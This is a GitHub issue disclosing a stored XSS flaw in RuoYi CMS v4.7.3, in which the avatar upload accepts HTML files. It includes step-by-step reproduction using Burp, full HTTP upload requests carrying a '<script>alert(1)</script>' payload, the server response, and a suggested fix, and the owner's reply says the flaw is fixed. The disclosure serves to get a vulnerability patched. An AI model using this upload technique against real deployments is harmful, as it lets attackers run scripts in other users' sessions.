

New issue

[Jump to bottom](#)

Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms #118

 Closed

solarpeng502 opened this issue on May 15 · 1 comment

solarpeng502 commented on May 15 • edited ▼

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms

Product: <https://github.com/yangzongzhuan/RuoYi>

Affected Versions: v4.7.3(the lastest vesion)

Discovery time: 2022.5.16


Found by: solarpeng502

Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack


Analysis report:

1. If you are not Chinese,please change the language into the English through Browser translation plugin such as Google.

2. After deployment, enter the background management page



3. Click the avatar into the personal center



4. Click the "modify avatar",and upload a normal image,the click OK button

The image shows a two-part screenshot of the Ruoyi system's user interface.

The top part is the main user profile page. On the left is a sidebar with navigation links: "front page", "System Management", "System monitoring", "System Tools", "Ruoyi official website", and "Example demonstration". The main content area is titled "personal information" and "basic information". Under "personal information", there is a circular profile picture and a "Modify avatar" link. Below the picture, fields for "Login name", "phone number", "Department", and "email address" are displayed. The "basic information" section on the right includes fields for "user name", "phone number", "Mail", and "gender", along with "save" and "closure" buttons.

The bottom part is a modal window titled "Modify avatar". It features a large image upload area with a grid of thumbnails. A red arrow points to the "upload image" button at the bottom left of the modal. On the right side of the modal, there is a vertical list of image thumbnails. A red arrow points to the "OK to" button at the bottom right of the modal, with the number "2" next to it.

5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>", then pass the request, and the response shows "{"msg": "操作成功", "code": 0}", which means upload success

```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=t9f7sG3wj13QtBdyXXZqEwoBgHv31xMkI1Y1nIu7/h/BVrRvw/7i1JS7DrdjrmCm0cHp9YBcAJMXZ/NhV2Rm0Qy1gaYy1KXkpLV7FmQmkcFEUqD1WISWKLGN8Uu jBLMwSoj7WK3AvTTxzfbKlb6CInTdZt5hApIqElppfcgsnYZrINoHKuv/2Pe0jd5qOm8JAYJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+hJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE0211B8T0kV8ZCKg+t51w16jos8Vqyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYgl8eSlHteMjhaRMrPYOW7N5z5sGp2ZJk3n1Op2Om/af1t1QPfZFek2pJ+tULn4VM5dQKZLcbLah8DFR4AlbCYPFVKL+a6hNZIxTk7Elzimo3LNRffQ4ewPz1QHyoIcGqy0fu3bjmXuzz56ws8L/UzfVXnsRbgX2m7xe/Q4az0jklAZLPY6cFLXgpbwGmlTRu9eKEKPBpPztimLaryR3nePb3w/lkx7q3elczQOKkiohfxbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ88m0sgKg48mkfVJLT1KagOnsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDDkdqgb46Aqg8s336utV1zXclubjrv6KP065vjpBXdiBozoKhtzDCdT1Wa/WA2ySxbmyU/1okIi9+/N32Xe+mej0rz1Hg7BcJfZQOY8YvdR44doWf+djikGBSEwqGw8e9TWqibi65M4iLDezMRV47/1XsNDLbuU69f43P098wt2Zgq0tPdDcEFiezsDvA30HY5ZsZW1UqsRTIthvKObZCkX7nxZGAlmJi0efQzGPPFQVNm3iYxRobrpKxv/bnSnsG9xykl1qucwleUkDgszQBIF03TThu6GQ9hV2tTZyor0ArKE/hvqs/RG88gX3k2/4Y1Qfdvd97FMwHX35+/PhkAmgndKEWBIvCPM+Z171dkUYZbkjd1Gnby1ajbjknKEBzybt11QUYS5x41AZEKMMr1Lgyjqmni8vYDV.1jvGUsq11nrD+T2qdnM0gJEe803m2HWST3KmZkwaGhAYztTNJR3BXprw3qYHZd00uUkL6mkQTBK+BwMwnTaHpsBSQy55+r+kDPJd2QITsexEX0bgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g3QYwWbXg+u0QXTXh3D23moEH+OLGn3f/ZM6PD8JrLnueULISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rDTjvqcu4iVXumvj+l+B3CLZNDhqiерdsfkqAmzQUIpoPJNGE6GiFQ6kgrrnyCTsnMjklUZ19EtR3lePLEMn+0C6p6Qkq7IufQEJdD6vJWRab7DFBny+xu+JQiBebPr0yU9YEoeHgdumK+LK61fMp9t0bLM4dL523Fw==

-----21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----21781164112778176297556867959--
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sun, 15 May 2022 23:35:30 GMT
Connection: close
Content-Length: 31

{
  "msg": "操作成功",
  "code": 0
}
```

6. Refresh the index page, start burp, and then click the avatar again, the burp will intercept the xss html that we upload

The screenshot shows the Ruoyi CMS user profile page. The user is 'admin' and is logged in. The page has a sidebar with navigation links like 'front page', 'System Management', 'System monitoring', 'System Tools', 'Ruoyi official website', and 'Example demonstration'. The main content area shows 'personal information' and 'basic information'. The 'personal information' section includes a profile picture, login name, phone number, department, email address, and creation time. The 'basic information' section includes a 'change Password' button, user name, phone number, mail, gender, and 'save'/'close' buttons. A red arrow points to the 'front page' link in the sidebar. Another red arrow points to the 'avatar' link in the 'personal information' section. Below the page, the Burp Suite HTTP history is visible, showing a GET request to '/profile/avatar/2022/05/16/blob_20220516073526A005.html'. The request headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Referer, and Cookie. The response headers include HTTP/1.1 200, Vary: Origin, Access-Control-Request-Method, Access-Control-Request-Headers, Last-Modified, Accept-Ranges, Content-Type, Content-Length, Date, and Connection: close. The response body contains a JavaScript alert: `<script>alert(1)</script>`. A red arrow points to the `alert(1)` in the response body.

7. Copy the html url, and then send to the other users using Ruoyi cms, if they click, the xss attack is triggered

The screenshot shows a browser window with the URL `mysite.com/profile/avatar/2022/05/16/blob_20220516073526A005.html`. A red arrow points to the URL bar. Below the browser window, a small dialog box is visible with the text 'mysite.com' and a blue '确定' (Confirm) button. A red arrow points to the '确定' button.

POC:

POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959
Content-Length: 249
Origin: <http://mysite.com/>
Connection: close
Referer: <http://mysite.com/system/user/profile/avatar>
Cookie: Your cookies

-----21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----21781164112778176297556867959--

Fixes: The backend should verify the file suffix, and do not allow html file upload;or check the content in Html file that filter xss payloads.



solarpeng502 changed the title ~~Vulnerability: The html file can be uploaded where the avatar is uploaded, resulting in stored XSS~~ Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms on May 15

yangzongzhuan commented on Jul 12

Owner

已经修复过了。

yangzongzhuan closed this as completed on Jul 12

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

